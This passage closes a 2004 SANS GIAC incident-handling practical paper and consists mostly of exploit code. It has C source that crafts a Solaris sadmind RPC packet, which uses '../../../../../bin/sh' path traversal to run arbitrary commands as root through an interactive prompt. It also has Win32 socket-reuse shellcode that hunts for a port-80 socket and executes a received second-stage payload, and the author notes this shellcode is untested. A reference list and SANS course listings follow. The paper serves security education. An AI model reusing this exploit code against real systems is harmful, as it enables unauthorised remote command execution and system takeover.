memcpy(p,"\x00\x00\x00\x00\x06system\x00\x00\x00\x00\x00\x15",17);
p+=17;   // 0x15 is length of command string coming up

memcpy(p,"../../../../../bin/sh\x00\x00\x00",24);
p+=24;

// Total length of header (above) = 4 + 108 + 59 + 17 + 24 == 212

pbodylen = p;  // We'll fill this in later.
bodylen = 0;
p+=4;

memcpy(p,"\x00\x00\x00\x0e""ADM_FW_VERSION"
         "\x00\x00\x00\x00\x00\x03\x00\x00\x00\x04\x00\x00"
         "\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00"
         "\x00\x00\x00\x08""ADM_LANG"
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
            "\x00\x00\x00\x09\x00\x00\x00\x02\x00\x00"
            "\x00\x01""C"
            "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"

            "\x00\x00\x00\x0d""ADM_REQUESTID"
            "\x00\x00\x00\x00\x00\x00\x09\x00\x00\x00\x12\x00\x00\x00\x
11"
            "0810:1010101010:1\x00\x00\x00"
            "\x00\x00\x00\x00\x00\x00\x00\x00"

            "\x00\x00\x00\x09""ADM_CLASS"
            "\x00\x00\x00\x00\x00\x00\x09\x00\x00\x00\x07"
            "\x00\x00\x00\x06""system"
            "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"

            "\x00\x00\x00\x0e""ADM_CLASS_VERS"
            "\x00\x00\x00\x00\x00\x09\x00\x00\x00\x04"
            "\x00\x00\x00\x03""2.1"
            "\x00\x00\x00\x00\x00\x00\x00\x00\x00"

            "\x00\x00\x00\x0a""ADM_METHOD"
            "\x00\x00\x00\x00\x00\x09\x00\x00\x00\x16"
            "\x00\x00\x00\x15""../../../../../bin/sh"
            "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"

            "\x00\x00\x00\x08""ADM_HOST"
            "\x00\x00\x00\x09\x00\x00\x00\x3c\x00\x00\x00\x3b"
           ,308);
   p+=308;
   bodylen += 308;

   memcpy(p,packed_host,59);
   p+=59;
   bodylen+=59;

   memcpy(p,"\x00\x00\x00\x00\x00\x00\x00\x00\x00"
            "\x00\x00\x00\x0f""ADM_CLIENT_HOST"
            "\x00\x00\x00\x00\x09"
           ,33);
   p+=33;
   bodylen+=33;

   l=htonl(strlen(host) + 1);
   memcpy(p,&l,4);
   p+=4;
   bodylen+=4;

   l=htonl(strlen(host));
   memcpy(p,&l,4);
   p+=4;
   bodylen+=4;

   memcpy(p,rpc_hostname,rpc_hostlen);
   p+=rpc_hostlen;
   bodylen+=rpc_hostlen;

   memcpy(p,"\x00\x00\x00\x00\x00\x00\x00\x00"
            "\x00\x00\x00\x11""ADM_CLIENT_DOMAIN"
            "\x00\x00\x00\x00\x00\x00\x09\x00\x00\x00\x01\x00\x00\x00\x
00\x00\x00"
            "\x00\x00\x00\x00\x00\x00"
```

© SANS Institute 2004, Author retains full rights.

```
            "\x00\x00\x00\x11""ADM_TIMEOUT_PARMS"
            "\x00\x00\x00\x00\x00"
            "\x00\x09\x00\x00\x00\x1c"
            "\x00\x00\x00\x1b""TTL=0 PTO=20 PCNT=2 PDLY=30"
            "\x00\x00\x00\x00\x00\x00\x00\x00\x00"

            "\x00\x00\x00\x09""ADM_FENCE"
            "\x00\x00\x00\x00\x00\x00\x09\x00\x00\x00\x00\x00\x00\x00\x
00\x00"
            "\x00\x00\x00\x00\x00\x00\x01\x58\x00\x00\x00\x00\x00\x00\x
09\x00"
            "\x00\x00\x03\x00\x00\x00\x02""-c"
            "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x
59\x00"
            "\x00\x00\x00\x00\x00\x09\x00\x00\x02\x01\x00\x00\x02\x00"
           ,208);
   p+=208;
   bodylen+=208;

   cmd = calloc(512,1);
   strcpy(cmd,command);

   memcpy(p,cmd,512);
   p+=512;
   bodylen+=512;

   memcpy(p,"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x10"
            "netmgt_endofargs"
           ,28);
   p+=28;
   bodylen+=28;

   l = htonl(bodylen + 4 + 212 - 330);  // 213 is header len, not sure
about 330
   memcpy(pbodylen,&l,4);
   return (int)(p-obuf);
}

void command_prompt(char *buf,int len) {
   buf[0]='\0';
   printf("\nsadmind> ");
   fgets(buf,len,stdin);
   if (buf[strlen(buf)-1] == '\n') {
      buf[strlen(buf)-1] = '\0';
   }
   if(strlen(buf) == 0 || !strcasecmp(buf,"exit") || !strcasecmp
(buf,"quit")) {
      printf("\nExiting interactive mode...\n");
      exit(0);
   }
   return;
}
```

6.6 win32_socket_reuse.asm

Note that this code has not yet been tested successfully as I ran out of time. This relies on the win32_stage_api.asm[60] code from the Metasploit framework to

60 http://www.metasploit.com/sc/win32msf20payloads/win32_stage_api.asm

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

locate kernel32.dll and resolve the key symbols. This shellcode is mostly extrapolated from the one-way shellcode described in Skape's paper Understanding Windows Shellcode[61]. The Metasploit framework would probably have to be updated to not get too confused by being asked to connect back on port 80 given that the original exploit was on port 80 and it is continuing to look for a web server on that port. I was assuming that the upload code in win32_stage_uploadexec.asm[62] would be delivered as second stage shellcode to then upload an executable. This would get around the limitation of having to FTP rootdown.exe to the stage one target in order to perform the exploit in this paper.

```
[BITS 32]

%include "win32_stage_api.asm"

        sub esp, 0x100
        push edi    ; [ebp +  8] = LoadLibraryA
        push esi    ; [ebp +  4] = LGetProcAddress
        push ebx    ; [ebp +  0] = kernel32.dll base

        mov ebp, esp

        xor eax, eax
        mov ax, 0x3233 ; "32"
        push eax
        push 0x5f327377 ; "ws2_"
        push esp
        call edi  ; LoadLibrary ws2_32

        mov edx, eax ; save ws2_32 address
        push edx
        push 0x95066ef2
        call [ebp + 4] ; LGetProcAddress getpeername
        mov [ebp + 24], eax ; save address of getpeername
        push edx
        push 0xe71819b6
        call [ebp + 4] ; LGetProcAddress recv
        mov [ebp + 28], eax ; save address of recv

        sub esp, 0x14  ; Make some room for data on call to getpeername
        mov edi, esp   ; keep a point of reference to data area
        push byte 0x10 ; 16 bytes for sockaddr
        pop eax
        lea edx, [esp + eax] ; get address of end of sockaddr
        mov [edx], eax ; store 16 there for 'namelen'

        xor esi, esi   ; Start with file descriptor 0

find_fd_loop:
        inc esi
        push edx       ; save namelen
        push edx       ; pass namelen
```

61 http://www.nologin.org/Downloads/Papers/win32-shellcode.pdf
62 http://www.metasploit.com/sc/win32msf20payloads/win32_stage_uploadexec.asm

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
push edi       ; pass sockaddr
push esi       ; pass socket fd
call [ebp + 24] ; call getpeername for this fd
test eax, eax  ; valid fd?
pop edx ; get namelen pointer back in case it was whacked
jnz find_fd_loop ; go to next if fd invalid
cmp word [esp + 0x02], 0x5000 ; check to see if it it 80
jne find_fd_loop ; keep looking

; make some space for next stage of code
sub esp, 4076 ; 4096 - 20 bytes previously allocated
mov ebx, esp  ; keep a pointer to beginning
push byte 0x00 ; flags for recv is 0
push 4096      ; length to recv
push ebx       ; buffer to recv into
mov edi, esi   ; Need to make sure fd is in edi for second stage
push dword edi ; push fd for recv
call [ebp + 28] ; recv (fd, buff, 4096,0)
sub esp, 1024   ; more room to play with
call ebx        ; jump into second stage code
```

7 List of References

1. Peter Beckley's GCIH Practical: WebDAV Buffer Overflow Vulnerability: http://www.giac.org/practical/GCIH/Peter_Beckley_GCIH.pdf
2. CVE listing for WebDav/ntdll.dll vulnerability: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0109
3. Cert advisory for WebDav/ntdll vulnerability: http://www.cert.org/advisories/CA-2003-09.html
4. Bugtraq BID for WebDav/ntdll vulnerability: http://www.securityfocus.com/bid/7116/
5. Microsoft adivsory for WebDav/ntdll vulnerability: http://www.microsoft.com/technet/security/bulletin/MS03-007.mspx
6. Win32 One-Way-Shellcode presentation and source code: http://www.scan-associates.net/papers/one-way.zip
7. Kralor's original WebDav exploit: http://www.coromputer.net/files/wb.c
8. WebDav community resources site: http://www.webdav.org
9. WebDav Search draft RFC http://greenbytes.de/tech/webdav/draft-reschke-webdav-search-latest.html#rfc.section.2.3.2
10. Tcpdump home page: http://www.tcpdump.org
11. TCP connections tutorial at InetDaemon.com: http://www.inetdaemon.com/tutorials/internet/tcp/connections.html
12. Aleph One's Smashing The Stack For Fun And Profit: http://www.insecure.org/stf/smashstack.txt

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

13. David Lithfield's New Attack Vectors and a Vulnerability Dissection of MS03-007: http://www.ngssoftware.com/papers/ms03-007-ntdll.pdf

14. WebDAV Status Codes: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/e2k3/e2k3/_webdav_errors_3_4.asp

15. Johannes Plachy's The Portable Executable Format: http://www.jps.at/pefile.html

16. The NASM assembler home page: http://nasm.sourceforge.net/wakka.php?wakka=HomePage

17. Aaron Adam's Vulnerability Development posting Re: GetPC code (was: Shellcode from ASCII): http://seclists.org/lists/vuln-dev/2003/Nov/0037.html

18. The Metasploit Project: http://www.metasploit.com/

19. Skape's Understanding Windows Shellcode: http://www.nologin.org/Downloads/Papers/win32-shellcode.pdf

20. Snort signature search for CVE CAN-2003-0109: http://www.snort.org/cgi-bin/sigs-search.cgi?cve=CAN-2003-0109

21. Snort signature 2090, WEB-IIS WEBDAV exploit attempt: http://www.snort.org/snort-db/sid.html?sid=2090

22. Snort signature 2091, WEB-IIS WEBDAV nessus safe scan attempt: http://www.snort.org/snort-db/sid.html?sid=2091

23. Snort signature 648, SHELLCODE X86 NOP: http://www.snort.org/snort-db/sid.html?sid=648

24. Snort signature 2123, ATTACK-RESPONSES Microsoft cmd.exe banner: http://www.snort.org/snort-db/sid.html?sid=2123

25. CVE: CAN-2003-0722 http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0722

26. Sun Solaris SAdmin Client Credentials Remote Administrative Access Vulnerability

---

http://www.securityfocus.com/bid/8615

27. Sun Alert 56740: http://sunsolve.sun.com/pub-cgi/retrieve.pl?doc=fsalert%2F56740

28. HD Moore's rootdown.pl: http://www.metasploit.com/tools/rootdown.pl

29. Solstice AdminSuite 2.1 User's Guide: http://docs.sun.com/db/doc/802-3999

30. Inetd manual page: http://docs.sun.com/db/doc/816-0211/6m6nc66se?q=inetd&a=view

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

31. Solstice AdminSuite 2.1 User's Guide – Security: http://docs.sun.com/db/doc/802-3999/6i7ru9req?a=view

32. Sadmind manual page: http://docs.sun.com/db/doc/816-0211/6m6nc676b?a=view

33. Utmpx manual page: http://docs.sun.com/db/doc/816-0219/6m6njqbd3?q=utmpx&a=view

34. Snort signature 585: RPC portmap sadmind request UDP: http://www.snort.org/snort-db/sid.html?sid=585

35. Snort signature 1272: RPC portmap sadmind request TCP: http://www.snort.org/snort-db/sid.html?sid=1272

36. Snort signature 2255: RPC sadmind query with root credentials attempt TCP: http://www.snort.org/snort-db/sid.html?sid=2255

37. Snort signature 2256: RPC sadmind query with root credentials attempt UDP: http://www.snort.org/snort-db/sid.html?sid=2256

38. SunOS 5.8: Solaris sadmind security level patch 116455-01: http://sunsolve.sun.com/pub-cgi/findPatch.pl?patchId=116455&rev=01

39. RFC 1918: http://www.faqs.org/rfcs/rfc1918.html

40. Checkpoint's Stateful Inspection Technology: http://www.checkpoint.com/products/downloads/Stateful_Inspection.pdf

41. Dig manual page: http://www.die.net/doc/linux/man/man1/dig.1.html

42. Insecure.org: http://www.insecure.org

43. Nessus.org: http://www.nessus.org/

44. Information about the netstat command: http://www.computerhope.com/netstat.htm

45. FTP manual page: http://docs.sun.com/db/doc/816-0210/6m6nb7ma7?q=ftp&a=view

46. Solaris Naming Administration Guide: http://docs.sun.com/db/doc/806-1387?q=NIS

47. Ypcat manual page: http://docs.sun.com/db/doc/816-0210/6m6nb7mqh?q=ypcat&a=view

48. Knoppix Security Tools Distribution: http://www.knoppix-std.org

49. Knoppix Penguin Sleuth Distribution: http://www.linux-forensics.com

50. Knoppix Linux Live CD: http://www.knoppix.org

51. Web Content Caching Protocol: http://www.cisco.com/warp/public/732/Tech/switching/wccp/

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

52. Chkrootkit: http://www.chkrootkit.org

53. IIS Lockdown Tool: http://www.microsoft.com/downloads/details.aspx?FamilyID=dde9efc0-bb30-47eb-9a61-fd755d23cdec&displaylang=en

54. Rsync home page: http://samba.anu.edu.au/rsync/

© SANS Institute 2004, Author retains full rights.

Last Updated: June 25th, 2018

Upcoming SANS Penetration Testing

SANS London July 2018	London, United Kingdom	Jul 02, 2018 - Jul 07, 2018	Live Event
SANS Charlotte 2018	Charlotte, NC	Jul 09, 2018 - Jul 14, 2018	Live Event
SANS Cyber Defence Singapore 2018	Singapore, Singapore	Jul 09, 2018 - Jul 14, 2018	Live Event
Mentor Session - SEC504	Oklahoma City, OK	Jul 10, 2018 - Sep 11, 2018	Mentor
SANSFIRE 2018	Washington, DC	Jul 14, 2018 - Jul 21, 2018	Live Event
SANSFIRE 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	Washington, DC	Jul 16, 2018 - Jul 21, 2018	vLive
SANSFIRE 2018 - SEC542: Web App Penetration Testing and Ethical Hacking	Washington, DC	Jul 16, 2018 - Jul 21, 2018	vLive
SANSFIRE 2018 - SEC560: Network Penetration Testing and Ethical Hacking	Washington, DC	Jul 16, 2018 - Jul 21, 2018	vLive
SANS Pen Test Berlin 2018	Berlin, Germany	Jul 23, 2018 - Jul 28, 2018	Live Event
SANS vLive - SEC560: Network Penetration Testing and Ethical Hacking	SEC560 - 201807,	Jul 24, 2018 - Aug 30, 2018	vLive
SANS Pittsburgh 2018	Pittsburgh, PA	Jul 30, 2018 - Aug 04, 2018	Live Event
San Antonio 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	San Antonio, TX	Aug 06, 2018 - Aug 11, 2018	vLive
Security Awareness Summit & Training 2018	Charleston, SC	Aug 06, 2018 - Aug 15, 2018	Live Event
SANS San Antonio 2018	San Antonio, TX	Aug 06, 2018 - Aug 11, 2018	Live Event
SANS Boston Summer 2018	Boston, MA	Aug 06, 2018 - Aug 11, 2018	Live Event
Mentor Session - AW SEC560	Austin, TX	Aug 08, 2018 - Oct 10, 2018	Mentor
SANS New York City Summer 2018	New York City, NY	Aug 13, 2018 - Aug 18, 2018	Live Event
Northern Virginia- Alexandria 2018 - SEC542: Web App Penetration Testing and Ethical Hacking	Alexandria, VA	Aug 13, 2018 - Aug 18, 2018	vLive
Community SANS Ventura SEC560	Ventura, CA	Aug 13, 2018 - Aug 18, 2018	Community SANS
SANS Northern Virginia- Alexandria 2018	Alexandria, VA	Aug 13, 2018 - Aug 18, 2018	Live Event
Northern Virginia- Alexandria 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	Alexandria, VA	Aug 13, 2018 - Aug 18, 2018	vLive
SANS Virginia Beach 2018	Virginia Beach, VA	Aug 20, 2018 - Aug 31, 2018	Live Event
SANS Chicago 2018	Chicago, IL	Aug 20, 2018 - Aug 25, 2018	Live Event
SANS Prague 2018	Prague, Czech Republic	Aug 20, 2018 - Aug 25, 2018	Live Event
Community SANS Reno SEC504	Reno, NV	Aug 20, 2018 - Aug 25, 2018	Community SANS
SANS Krakow 2018	Krakow, Poland	Aug 20, 2018 - Aug 25, 2018	Live Event
Mentor Session - SEC504	Cincinnati, OH	Aug 21, 2018 - Oct 02, 2018	Mentor
Mentor Session - SEC542	Denver, CO	Aug 23, 2018 - Oct 25, 2018	Mentor
SANS San Francisco Summer 2018	San Francisco, CA	Aug 26, 2018 - Aug 31, 2018	Live Event
SANS SEC504 @ Bangalore 2018	Bangalore, India	Aug 27, 2018 - Sep 01, 2018	Live Event
SANS Copenhagen August 2018	Copenhagen, Denmark	Aug 27, 2018 - Sep 01, 2018	Live Event